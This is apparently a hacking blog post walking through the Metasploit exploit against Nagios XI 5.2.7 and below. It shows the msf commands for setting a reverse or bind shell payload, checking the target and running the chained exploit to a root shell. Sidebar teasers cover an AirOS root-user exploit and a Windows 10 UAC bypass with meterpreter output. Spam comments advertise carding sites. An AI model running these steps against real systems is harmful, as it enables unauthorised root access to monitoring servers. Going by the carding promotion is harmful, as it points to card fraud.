Hacking Articles


Hacker Computer School Provide Online Cyber Security Training Like As:- CEH | CEHV10 | CHFI | LPT | OSCP | CEEH - Certified Expert Ethical Hacker | KLSFP - Kalu Linux Security Fighter Professional | Bug Bounty | Python. Contact Us For Training :- Skype - hackercomputerschool WhatsApp - +91 -818181-6323 Telegram - hackersonlinenow

Hacking NAGIOS XI RCE vulnerability with Metasploit


- January 01, 2019

Good morning friends. Today we will see about hacking Nagios with Metasploit. **Nagios, also** known as **Nagios Core**, is a free and open source computer-software application that is used to monitor systems, networks and infrastructure. It offers monitoring and alerting services for servers, switches, applications and services. Italso alerts users when things go wrong and alerts them a second time when the problem has been resolved.

Versions of Nagios XI 5.2.7 and below suffer from SQL injection, auth bypass, file upload, command injection, and privilege escalation vulnerabilities. This exploit uses all these vulnerabilities to get a root shell on the victim’s machine. Now let’ see how this exploit works. Start Metasploit and load the module as shown below.



```
msf > use exploit/linux/http/nagios_xi_chained_rce
msf exploit(nagios_xi_chained_rce) > show options
```




```
Module options (exploit/linux/http/nagios_xi_chained_rce):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.25.147   yes       The listen address
   LPORT  4444             yes       The listen port
```

Let us set a new payload as shown below.




```
msf exploit(nagios_xi_chained_rce) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf exploit(nagios_xi_chained_rce) > show options

Module options (exploit/linux/http/nagios_xi_chained_rce):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,
ype:host:port][...]
   RHOST    [redacted]       yes       The target address
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connectio
s
   VHOST                     no        HTTP server virtual host
```

Set the target IP address as shown below. Use check command to see whether our target is vulnerable as shown below. If our target is vulnerable, type command "run" to execute our exploit. If everything goes right, we will get a shell on our target as shown below.

vulnerable, type command "run" to execute our exploit. If everything goes right, we will get a shell on our target as shown below.



```
msf exploit(nagios_xi_chained_rce) > set rhost [redacted]
rhost => [redacted]
msf exploit(nagios_xi_chained_rce) > check
[*] [redacted]:80 The target appears to be vulnerable.
msf exploit(nagios_xi_chained_rce) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] Getting API token
[*] Getting admin cookie
[*] Getting monitored host
[*] Downloading component
[*] Uploading root shell
[*] Popping shell!
```

How to stay safe:

The current version of Nagios available is 5.29. Please update to the latest version.

bypass sql auth | hacking nagios | metasploit hacking | nagios hacking with metasploit | sql injection hacking | xi rce vulnerability

Location: India

sheela rajesh *May 10, 2019 at 9:23 PM*

Your blog is more informative and inspirational to others.it gives wish to know more about this.
JAVA Training in Chennai

JAVA Training in Chennai
JAVA Training in Tnagar
Selenium Training in Chennai
Digital Marketing Course in Chennai
Python Training in Chennai
Big data training in chennai
JAVA Training in Chennai
Java Training in Velachery

REPLY

DevOps Online Course in NewYork *July 24, 2019 at 10:34 PM*

Here is the information regarding best training center for DevOps
DevOps Online Course in NewYork
DevOps Certification Training in USA
Best DevOps training online in USA
placement assistance course on devops

REPLY

DevOps Online Course in NewYork *July 24, 2019 at 10:35 PM*

Here is the information regarding best training center for DevOps
devops practitioner certification
docker training course online
DevOps Advanced Certification course
nagios certification course in NewYork

REPLY

Dark Web Reviews *September 18, 2019 at 1:56 AM*

Best Darkweb reviews for Carding with legit site:
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

REPLY

Enter your comment...

Popular posts from this blog

Hacking Ubiquiti AirOS with Metasploit

- January 01, 2019

Good Morning friends. AirOS is the firmware maintained by Ubiquiti Networks for its airMAX products which include routers and switches. This firmware is Linux based. This module exploits a file upload vulnerability existing in the firmware to install a new root user to /etc/passwd and an SSH key to /etc/dropbear/authorized_keys. So let's see …

READ MORE

READ MORE

Windows 10 Privilege Escalation using Fodhelper

- January 01, 2019

```
msf exploit(hta_server) >
[*] Starting interaction

meterpreter > sysinfo
Computer        : DESKTOP
OS              : Windows
Architecture    : x86
System Language : en_US
Domain          : WORKGRO
Logged On Users : 2
Meterpreter     : x86/win
meterpreter >
```

Hello aspiring hackers. Today we will see an exploit which helps us in Windows 10 Privilege escalation. Till now, there was no exploit for privilege escalation in Windows 10. Recently we got one. This module will bypass Windows 10 UAC by hijacking a special key in the Registry under the current user hive and inserting a custom command tha …

READ MORE

Powered by Blogger

Theme images by Michael Elkan